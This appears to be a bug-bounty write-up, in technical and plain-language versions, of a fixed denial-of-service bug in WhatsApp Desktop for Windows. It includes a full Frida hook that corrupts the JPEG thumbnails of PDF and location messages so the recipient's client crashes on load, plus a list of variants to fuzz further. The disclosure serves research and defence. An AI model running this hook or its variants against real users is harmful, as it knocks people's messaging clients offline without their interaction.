WhatsApp Desktop DoS via Corrupted Thumbnails in PDF and Location Messages
A corrupted JPEG thumbnail in PDF or location messages caused WhatsApp Desktop for Windows to crash automatically when the message was loaded. An attacker could send such a message to crash the victim's desktop client without any interaction beyond receiving the message.
 Published on medium.com
Aditi Singh
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WhatsApp Desktop for Windows renders previews for certain message types. Two of those message types carry a JPEG thumbnail alongside the message: PDF previews and location (map) previews. The thumbnail is carried alongside the message, and the client decodes it as soon as the message is loaded.
This write-up describes a denial of service in that rendering path. A PDF or location message whose JPEG thumbnail has been deliberately corrupted causes the Windows desktop client to crash instantly when the message is received. The victim does not have to open the file or interact with the message at all: the crash happens when the message is loaded.
The author, Aditi Singh, notes that this is her first write-up and that she mostly reports IDORs and business logic bugs. The work follows earlier DoS findings in the WhatsApp Android app, where an exported activity could be used by a third-party application to cause a DoS. That result prompted a deeper look at other parts of WhatsApp.
Setup
The work was done against the WhatsApp Android APK, opened in Jadx-GUI for static analysis, with Frida used to hook the running app and mutate data in memory before it was sent. The crash itself was observed on WhatsApp Desktop for Windows, which received the messages produced by the hooked Android client.
No account details, app versions or build numbers are given in the report.
Finding it
Static analysis started from the decompiled Android code. While reviewing it, the author came across a class containing a field named jpegThumbnail_. That field stores the JPEG thumbnail bytes for both PDF previews and location (map) previews.
A simplified version of the decompiled structure looked like this:
public final class C169908vC extends ... { public static final int JPEG_THUMBNAIL_FIELD_NUMBER = 16; public GBI jpegThumbnail_ = GBI.A00; }
The GBI type, with C30220F1v as one of its implementations, wraps the actual byte array:
public class C30220F1v extends AbstractC30221F1w { public final byte[] bytes; public C30220F1v(byte[] bArr) { this.bytes = bArr; }}
Because jpegThumbnail_ held the binary image data directly, the next step was to trace where those bytes were generated before sending. The plan was to intercept the byte array in memory, mutate it, and let WhatsApp send the corrupted thumbnail as part of a normal message.
Exploitation
Step 1: Hook the thumbnail constructor
A Frida hook was installed on the constructor of X.F1v (the C30220F1v implementation) for the [B (byte array) overload. Every time a thumbnail byte array was constructed, the hook replaced it with a mutated copy before passing it to the original constructor.
Java.perform(function () { function mutateBytesForCrash(byteArr) { const mutated = Java.array('byte', byteArr); mutated[164] = 0xFF; mutated[165] = 0xFF; mutated[166] = 0xFF; mutated[167] = 0xFF; mutated[500] = Math.floor(Math.random() * 256); return mutated; } var C30220F1v = Java.use("X.F1v"); var originalCtor = C30220F1v.$init.overload("[B"); C30220F1v.$init.overload("[B").implementation = function (bArr) { var mutated = mutateBytesForCrash(bArr); return originalCtor.call(this, mutated); }; console.log("[+] Thumbnail mutation hook installed");});
The mutateBytesForCrash function copies the incoming array and applies two changes. Bytes at offsets 164 to 167 are set to 0xFF, which overwrites the image dimensions in the Start of Frame (SOF0) segment with 0xFF 0xFF for both height and width. Byte 500 is replaced with a random value, which mutates data inside the Start of Scan (SOS) segment and corrupts the image data. The hook then calls the original constructor with the mutated array, so the rest of the app treats it as a normal thumbnail and sends it.

The screenshot shows the output logs of the Frida hook.
Step 2: Send the message
With the hook active, the author sent a PDF message and a location message from the Android app. In both cases the thumbnail carried by the message was the mutated JPEG. No special handling on the receiving side was needed.
Step 3: Observe the crash on the desktop client
When the recipient opened the message on WhatsApp Desktop for Windows, the desktop client attempted to decode the corrupted thumbnail automatically. The JPEG decoder failed and the application crashed immediately. This worked for both PDFs with corrupted thumbnails and location messages with corrupted map previews.
Root cause
The report does not describe the decoding path; it only records that the desktop client attempted to decode the corrupted thumbnail automatically and crashed. The two mutations target different parts of the JPEG structure: the SOF0 segment, where the dimensions are declared, and the SOS segment, where the compressed image data begins. Declaring a 0xFF 0xFF height and width and then corrupting the scan data was enough to make the desktop client crash.
The report does not describe the decoder implementation or any validation that was or was not present, so the exact defect in the decoding path is not stated. What the report does establish is that the crash is automatic on message load, which means the thumbnail is decoded before any user action.
Impact
An attacker who can send a PDF or location message to a target can crash the target's WhatsApp Desktop for Windows client. The victim does not need to open the file or tap the message: loading the message is enough. The same corrupted thumbnail works for both message types.
Fix
The report's timeline lists a Fixed date of July 16, 2025, one day after it was rewarded. In general terms, a fix would mean making the thumbnail decoding path treat malformed JPEG data as an expected condition and fail gracefully, for example by rejecting or skipping the preview instead of letting the decode failure terminate the client.
Timeline
The same timeline applies to both the PDF and the location message bug.
| Stage | Date |
|---|---|
| Submitted | June 10, 2025 |
| Triaged | June 16, 2025 |
| Rewarded | July 15, 2025 |
| Fixed | July 16, 2025 |
Variants to test
- Mutate other JPEG segments, such as the quantization tables or Huffman tables, and send the result as a PDF or location thumbnail. A positive result is the desktop client crashing on message load without user interaction.
- Vary the declared dimensions in SOF0 beyond
0xFF 0xFF, for example very large but structurally valid values, and check whether the decoder allocates or loops unexpectedly. A positive result is a crash or a visible hang when the message is rendered. - Apply the same mutation approach to other message types that carry a thumbnail, such as images or documents with previews, and check whether the receiving client decodes them automatically. A positive result is a crash on receipt rather than on open.
- Test the same corrupted thumbnails against other WhatsApp clients, such as the Android or web clients, to see whether the decoding path is shared. A positive result is the same crash on a different platform.
- Hook the thumbnail constructor on a test device and fuzz the byte array at many offsets rather than the two used here, sending each result to a test recipient. A positive result is any mutation that reliably crashes the receiving client.
What happened, in plain words
WhatsApp lets you send more than just text. You can send a PDF file, and you can share your location on a map. In both cases, WhatsApp attaches a small preview picture, called a thumbnail, to the message. That small preview picture is called a thumbnail.
Aditi Singh found that if you take that small preview picture and deliberately damage it in a particular way before sending, then the WhatsApp Desktop app for Windows crashes the moment the message arrives. The person receiving it does not have to click anything, open the file or tap the map. Just having the message load in the chat is enough to close the app.
A crash like this is called a denial of service, often shortened to DoS. It means the software stops working for the person using it. It is not about stealing data or breaking into an account; it is about making the app unusable.
This was Aditi's first write-up. She says she mostly reports IDORs and business logic bugs, which are different kinds of security problems. Before this, she had reported some DoS issues in the WhatsApp Android app, where an exported activity could let another app cause a DoS. That earlier result made her want to look deeper into other parts of WhatsApp.
The pieces involved
Before the steps make sense, here are the main things in play.
- WhatsApp Desktop for Windows: the WhatsApp program you install on a Windows computer, as opposed to the phone app. It shows your chats in a window on your PC.
- The WhatsApp Android app: the WhatsApp program on an Android phone. This is where the messages in this story were sent from.
- Thumbnail: a small preview image. When you send a PDF, WhatsApp attaches a tiny picture of it so the chat can show a preview. When you share a location, WhatsApp attaches a tiny picture of the map. Both of these previews are stored as JPEG images, which is a very common picture format, the same kind of file a phone camera produces.
- APK: the file format Android apps are packaged in. It is like a zip file that contains the app's code. You can open it and look inside.
- Jadx-GUI: a free tool that opens an APK and shows you the app's code in a readable form. Apps are normally compiled into a form machines understand, and Jadx turns that back into something a person can read. This is called static analysis: examining the code without running it.
- Frida: a tool that lets you attach to a running app and change what it does while it runs. You write a small script, and Frida runs it inside the app. This is called dynamic analysis, or hooking. A hook is like putting your hand in front of a machine on a conveyor belt: you can catch an item as it passes, change it, and put it back so the rest of the line carries on as normal.
- Byte array: a list of bytes. A byte is a single unit of data, a number from 0 to 255. A picture file is, at bottom, just a long list of bytes. Changing some of those bytes changes the picture.
Setting up
The work was done in two places. On one side, the WhatsApp Android APK was opened in Jadx-GUI so the code could be read. Frida was used to hook the running Android app and change data in memory before it was sent. On the other side, the crash was watched on WhatsApp Desktop for Windows, which received the messages the hooked Android phone produced.
The report does not give account details, app versions or build numbers.
Finding it
Reading the code
Static analysis started from the decompiled Android code, meaning the code Jadx reconstructed from the APK. While reading it, Aditi came across a class containing a field named jpegThumbnail_. A class is a building block in the code; a field is a named slot inside it that holds a value. This particular slot holds the JPEG thumbnail bytes, and it is used for both PDF previews and location (map) previews.
A simplified version of the decompiled structure looked like this:
public final class C169908vC extends ... { public static final int JPEG_THUMBNAIL_FIELD_NUMBER = 16; public GBI jpegThumbnail_ = GBI.A00; }
Line by line:
public final class C169908vC extends ...declares a class namedC169908vC. The...stands for whatever it inherits from, which the report leaves out.publicmeans other code can use it, andfinalmeans it cannot be extended further.public static final int JPEG_THUMBNAIL_FIELD_NUMBER = 16;creates a fixed number, 16, that labels this field. It is a constant, a value that never changes while the app runs.public GBI jpegThumbnail_ = GBI.A00;is the slot itself. Its type isGBI, and it starts out holdingGBI.A00, which is some default value of that type.
The GBI type, with C30220F1v as one of its implementations, wraps the actual byte array:
public class C30220F1v extends AbstractC30221F1w { public final byte[] bytes; public C30220F1v(byte[] bArr) { this.bytes = bArr; }}
Line by line:
public class C30220F1v extends AbstractC30221F1wdeclares a class namedC30220F1vthat builds on another class calledAbstractC30221F1w. In other words,C30220F1vis one specific kind ofGBI.public final byte[] bytes;is a slot that holds a byte array, which is the actual picture data.byte[]means a list of bytes.public C30220F1v(byte[] bArr)is a constructor: the piece of code that runs when a new object of this class is created. It takes one input, a byte array calledbArr.this.bytes = bArr;copies that input into the object's ownbytesslot. So the object now holds the picture data it was given.
Because jpegThumbnail_ held the binary image data directly, the next step was to trace where those bytes were generated before sending. The plan was to intercept the byte array in memory, change it, and let WhatsApp send the damaged thumbnail as part of a normal message. The reasoning is simple: if the preview picture is just a list of bytes, and the app builds that list before sending, then catching the list at the moment it is built and altering a few bytes is the cleanest way to control exactly what goes out.
Exploitation
Step 1: Hook the thumbnail constructor
A Frida hook was installed on the constructor of X.F1v (the C30220F1v implementation) for the [B (byte array) overload. In plain terms: every time the app builds a thumbnail object from a byte array, the hook catches it first, swaps in a damaged copy, and then lets the normal construction finish with the damaged copy. The rest of the app has no idea anything changed, so it sends the message as usual.
Java.perform(function () { function mutateBytesForCrash(byteArr) { const mutated = Java.array('byte', byteArr); mutated[164] = 0xFF; mutated[165] = 0xFF; mutated[166] = 0xFF; mutated[167] = 0xFF; mutated[500] = Math.floor(Math.random() * 256); return mutated; } var C30220F1v = Java.use("X.F1v"); var originalCtor = C30220F1v.$init.overload("[B"); C30220F1v.$init.overload("[B").implementation = function (bArr) { var mutated = mutateBytesForCrash(bArr); return originalCtor.call(this, mutated); }; console.log("[+] Thumbnail mutation hook installed");});
Line by line:
Java.perform(function () {tells Frida to run the code inside once the app's Java environment is ready. Everything else sits inside this block.function mutateBytesForCrash(byteArr) {defines a helper that takes a byte array and returns a damaged version.const mutated = Java.array('byte', byteArr);makes a copy of the incoming array as a Java byte array. Copying matters: the original is left untouched, and only the copy is changed.mutated[164] = 0xFF; mutated[165] = 0xFF;sets the bytes at positions 164 and 165 to0xFF. Positions in an array are called offsets, and they start counting at 0.0xFFis the hexadecimal way of writing 255.mutated[166] = 0xFF; mutated[167] = 0xFF;does the same for positions 166 and 167. Together, these four bytes are the image dimensions in the Start of Frame (SOF0) segment, which is the part of a JPEG that declares how tall and wide the picture is. The four bytes become0xFF 0xFFfor height and0xFF 0xFFfor width.mutated[500] = Math.floor(Math.random() * 256);replaces the byte at position 500 with a random number from 0 to 255. That position falls inside the Start of Scan (SOS) segment, which is where the compressed picture data begins. Changing it corrupts the image data itself.return mutated;hands the damaged copy back.var C30220F1v = Java.use("X.F1v");looks up the class in the running app. The nameX.F1vis the short name the app uses after its code has been processed.var originalCtor = C30220F1v.$init.overload("[B");saves a reference to the original constructor, the one that takes a byte array ([Bis how a byte array type is written). Saving it means the hook can still call the real thing afterwards.C30220F1v.$init.overload("[B").implementation = function (bArr) {replaces that constructor with our own function. From now on, whenever the app builds a thumbnail from a byte array, this function runs instead.var mutated = mutateBytesForCrash(bArr);damages the incoming bytes.return originalCtor.call(this, mutated);calls the real constructor with the damaged bytes, so the object is built normally but with corrupted picture data.console.log("[+] Thumbnail mutation hook installed");prints a message so you know the hook is active.
The mutateBytesForCrash function copies the incoming array and applies two changes. Bytes at offsets 164 to 167 are set to 0xFF, which overwrites the image dimensions in the Start of Frame (SOF0) segment with 0xFF 0xFF for both height and width. Byte 500 is replaced with a random value, which changes data inside the Start of Scan (SOS) segment and corrupts the image data. The hook then calls the original constructor with the changed array, so the rest of the app treats it as a normal thumbnail and sends it.
The screenshot shows the output logs of the Frida hook.
Step 2: Send the message
With the hook active, Aditi sent a PDF message and a location message from the Android app. In both cases the thumbnail carried by the message was the damaged JPEG. Nothing special was needed on the receiving side. The point of this step is that the attacker is not doing anything unusual from the app's point of view: it is an ordinary send, and the damage is already baked into the preview picture.
Step 3: Watch the crash on the desktop client
When the recipient opened the message on WhatsApp Desktop for Windows, the desktop client tried to decode the damaged thumbnail automatically. Decoding means turning the stored bytes back into a picture the screen can show. The JPEG decoder failed, and the application crashed immediately. This worked for both PDFs with damaged thumbnails and location messages with damaged map previews.
Why it happens
The report does not describe the decoding path; it only records that the desktop client tried to decode the damaged thumbnail automatically and crashed. The two changes target different parts of the JPEG structure: the SOF0 segment, where the dimensions are declared, and the SOS segment, where the compressed image data begins. Declaring a 0xFF 0xFF height and width and then corrupting the scan data was enough to make the desktop client crash.
What the report does establish is that the crash is automatic on message load, which means the thumbnail is decoded before any user action.
Impact
Anyone who can send a PDF or location message to a target can crash the target's WhatsApp Desktop for Windows client. The victim does not need to open the file or tap the message: loading the message is enough. The same damaged thumbnail works for both message types.
Fix
The report's timeline lists a Fixed date of July 16, 2025, one day after it was rewarded. In general terms, a fix would mean making the thumbnail decoding path treat malformed JPEG data as an expected condition and fail gracefully, for example by rejecting or skipping the preview instead of letting the decode failure terminate the client.
Timeline
The same timeline applies to both the PDF and the location message bug.
| Stage | Date |
|---|---|
| Submitted | June 10, 2025 |
| Triaged | June 16, 2025 |
| Rewarded | July 15, 2025 |
| Fixed | July 16, 2025 |
Variants to test
- Change other JPEG segments, such as the quantization tables or Huffman tables, and send the result as a PDF or location thumbnail. A positive result is the desktop client crashing on message load without user interaction.
- Vary the declared dimensions in SOF0 beyond
0xFF 0xFF, for example very large but structurally valid values, and check whether the decoder allocates or loops unexpectedly. A positive result is a crash or a visible hang when the message is rendered. - Apply the same mutation approach to other message types that carry a thumbnail, such as images or documents with previews, and check whether the receiving client decodes them automatically. A positive result is a crash on receipt rather than on open.
- Test the same damaged thumbnails against other WhatsApp clients, such as the Android or web clients, to see whether the decoding path is shared. A positive result is the same crash on a different platform.
- Hook the thumbnail constructor on a test device and fuzz the byte array at many offsets rather than the two used here, sending each result to a test recipient. A positive result is any mutation that reliably crashes the receiving client.
Glossary
- APK: the file format Android apps are packaged in; a container holding the app's code and resources.
- Byte: a single unit of data, a number from 0 to 255.
- Byte array: an ordered list of bytes; a picture file is one long byte array.
- Class: a building block in code that groups related data and behaviour.
- Constructor: the piece of code that runs when a new object is created.
- Decode: turn stored data, such as a JPEG file, back into something usable, such as a picture on screen.
- Denial of service (DoS): making software stop working for the person using it, without necessarily stealing anything.
- Decompile: turn compiled app code back into a readable form.
- Dynamic analysis: examining software while it runs, for example by hooking it.
- Exported activity: a screen in an Android app that other apps are allowed to launch.
- Field: a named slot inside a class that holds a value.
- Frida: a tool that attaches to a running app and lets you change what it does.
- Fuzz: feed software many varied or random inputs to find ones that break it.
- Hook: intercept a function while the app runs, so you can observe or change what it does.
- Huffman table: a part of a JPEG file that describes how the compressed data is encoded.
- IDOR: a bug where one user can reach another user's data by changing an identifier, such as a number in a request.
- Implementation: a specific class that provides the behaviour of a more general type.
- Jadx-GUI: a free tool that opens an APK and shows its code in readable form.
- JPEG: a very common picture file format.
- Offset: a position in a list or array, counted from 0.
- Overload: one of several versions of a function that differ in what inputs they take.
- Quantization table: a part of a JPEG file that describes how much detail is kept when compressing.
- SOF0 (Start of Frame): the part of a JPEG file that declares the image's height and width.
- SOS (Start of Scan): the part of a JPEG file where the compressed picture data begins.
- Static analysis: examining software's code without running it.
- Thumbnail: a small preview picture, such as the preview of a PDF or a map in a chat.
- Triaged: the stage where the receiving team confirms and categorises a reported bug.
- 0xFF: the hexadecimal way of writing the number 255.


